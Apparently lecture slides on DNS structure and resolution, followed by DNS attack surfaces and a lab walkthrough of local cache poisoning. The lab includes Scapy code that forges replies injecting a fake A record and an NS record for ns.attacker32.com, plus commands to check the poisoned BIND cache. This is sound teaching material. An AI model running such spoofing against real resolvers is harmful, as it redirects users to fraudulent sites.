

The background features abstract, overlapping green geometric shapes, primarily triangles and polygons, in various shades of green, creating a modern, layered effect. The shapes are concentrated on the left and right sides, leaving a large white central area.


DNS

DNS

- u Purpose of DNS: translate human-friendly names ↔ IP addresses.
- u DNS is essential for Internet operation – without it, name-based access fails.
- u Key idea: DNS is a **distributed, hierarchical** naming system.

DNS Domain Hierarchy


- DNS = tree-like namespace; each node = domain (subdomain of parent).
- Root domain = . (dot).
- Top-Level Domain (TLD) = final label (e.g., .com, ccTLD .fr).
- IANA maintains TLDs → delegates each TLD to a registry (e.g., VeriSign for .com).
- Second-level domains are assigned to organizations; registrars (e.g., GoDaddy) register names with registries.



DNS Zone

- ⌞ **DNS zone:** contiguous portion of the domain tree assigned to an administrative authority.
- ⌞ Domains can be split into multiple zones (delegation to different authorities).
- ⌞ **Example:** example.com can have zones usa.example.com, uk.example.com, france.example.com. example.com zone holds records for hosts not in subdomains (e.g., www.example.com) and NS records for delegated subdomains.
- ⌞ **Domain vs Zone:** domain = full hierarchy; zone = portion managed by one authority.

DNS Zones




Authoritative Name Servers

- u Every zone has ≥ 1 authoritative nameserver (definitive answers for that zone). Master (primary): stores original zone data.
- u **Slave (secondary):** receives automated updates (zone transfers) from master.
- u **Best practice:** multiple authoritative servers for redundancy and resilience.
- u One nameserver can host records for multiple zones.

The Organization of Zones on the Internet

- u DNS uses a distributed delegation model beginning at the ROOT zone (IANA).
- u There are **13 logical root servers** (a.root-servers.net ... m.root-servers.net) whose IPs bootstrap resolution.
- u Root → TLD nameservers → domain authoritative nameservers.
- u New domain registration requires at least two nameservers at the TLD level.
- u Subdomain zones must register their nameservers with the parent zone.


How DNS Works



DNS Query Process

- u Client asks **local resolver** for hostname → resolver checks local cache → asks **local DNS server** if needed.
- u **Local DNS server** performs **iterative queries** up the hierarchy until it finds the authoritative answer.
- u **Iterative example** (resolve www.example.net):
 - u Local DNS → **Root server** (root returns .NET nameservers).
 - u Local DNS → **.NET nameserver** (returns example.net nameservers).
 - u Local DNS → **example.net nameserver** (returns final IP, e.g., 93.184.216.34).
- u **DNS response sections:** Question, Answer, Authority, Additional.
- u **Caching & TTL:** results cached with TTL to speed future queries and reduce traffic.

Iterative Query Process




DNS Attacks: Overview

- ⌞ DNS = high-value target: breaks name→IP or returns fraudulent IPs.
- ⌞ Main attack categories:
- ⌞ DoS: DNS servers unavailable → name resolution fails.
- ⌞ DNS Spoofing: Victim gets a fraudulent IP (e.g., fake bank site).

Spoofing attack surfaces (summary):

1. Compromised machines (change /etc/resolv.conf, /etc/hosts)
2. User machine (race to reply to query)
3. Local DNS server (cache poisoning)
4. Malicious authoritative nameserver (inject bad NS/additional records)

DNS Attack Surfaces



Attack Surface 1: Compromised Machines

With root access attacker can:

- u Edit `/etc/resolv.conf` → point victim to malicious DNS.
- u Edit `/etc/hosts` → add `www.bank32.com 1.2.3.4`. `/etc/hosts` is checked before DNS resolution.
- u Practical note: local file changes are trivial but require compromise (e.g., malware, physical access).

Attack Surface 2: User-Machine Spoofed Replies

- ⌞ Attack idea: attacker replies faster than the legitimate DNS reply to the user's single query.

Mechanism:

- ⌞ Attacker forges a UDP/DNS reply using the local DNS server IP as source and matches the transaction ID.
- ⌞ If accepted, the user gets the fake IP for that lookup (temporary but immediate impact).
- ⌞ Timing and access to network traffic helps — easier on shared networks.

Attack Surface 3: Local DNS Server (Cache Poisoning)

- ⌞ Targeting local resolver has long-lasting impact — poisoned entries remain until TTL expiry.
- ⌞ Attacker can be local (can sniff queries) or remote (must guess fields).
- ⌞ Attacker injects forged Answer and/or Authority records into the resolver's cache.


Attack Surface 4: Malicious Authoritative Server

- ⌞ An authoritative nameserver for a domain can return fraudulent **Authority / Additional** records.
- ⌞ Example: attacker32.com authoritative server responds to unrelated queries by adding an NS for example.com pointing to ns.attacker32.com.
- ⌞ This requires the attacker controlling or poisoning the authoritative source — high impact if achievable.

Local DNS Cache Poisoning – Mechanism

- ⌞ Steps (high level):
 - ⌞ Eavesdrop to capture DNS query (DNS is unencrypted).
 - ⌞ Construct forged UDP/DNS reply matching **transaction ID**, **UDP source port**, and **question**.
 - ⌞ Send forged reply before the legitimate response.
 - ⌞ Resolver accepts and caches the fake records (A/NS).
- ⌞ Key fields to match: **DNS Transaction ID (16-bit)** and **UDP source port (16-bit)** – timing also critical.

Local DNS Poisoning Attack



Launching Cache Poisoning — Example & Code Outline

- Objective: Put `www.example.com` → `1.2.3.4` in Answer section.
- Inject `example.com` NS `ns.attacker32.com` in Authority section.

Scapy-style pseudocode

```
def spoof_dns(pkt):
```

```
    if pkt.haslayer(DNS) and pkt[DNS].qd.qname == b'www.example.com.':
```

```
        # swap IPs and UDP ports
```

```
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
```

```
        udp = UDP(sport=pkt[UDP].dport, dport=pkt[UDP].sport)
```

```
        # Answer: A record mapping to malicious IP
```

```
        ans = DNSRR(rrname=b'www.example.com.', type='A', rdata='1.2.3.4', ttl=86400)
```

```
        # Authority: NS record pointing domain to attacker's nameserver
```

```
        ns = DNSRR(rrname=b'example.com.', type='NS', rdata='ns.attacker32.com', ttl=86400)
```

```
        dns = DNS(id=pkt[DNS].id, qr=1, aa=1, qd=pkt[DNS].qd, an=ans, ns=ns)
```

```
        spoofpkt = ip/udp/dns
```

```
        send(spoofpkt)
```

Capture interface: e.g., `eth0`; sniff queries and trigger `spoof_dns`.

Lab Commands & Cache Verification

Confirm poisoned cache (BIND example):

- u `# grep -B 1 example /var/cache/bind/dump.db`
- u `@authority`
- u `ns.attacker32.com.`
- u `example.com. 775993 NS ns.attacker32.com.`
- u `@answer`
- u `www.example.com. 862394 A 1.2.3.4`

Lab Commands & Cache Verification

Flush BIND cache to repeat test:

```
$ sudo rndc flush
```

Slow external replies in lab (if network too fast) using tc:

```
# tc qdisc add dev eth0 root netem delay 100ms
```

Targeting Authority Section (Why it's worse)

- u Injecting a fake NS for example.com causes all hostnames under that domain (www., mail., ftp.) to be resolved by attacker-controlled nameserver.
- u Domain-wide control persists until the fake NS TTL expires → much broader impact than single A record forgery.

Remote DNS Cache Poisoning – Challenges

- u Remote attacker cannot sniff transaction ID or UDP source port easily.
- u Must guess two 16-bit values $\Rightarrow$ roughly 2^{32} possibilities (transaction ID + source port).
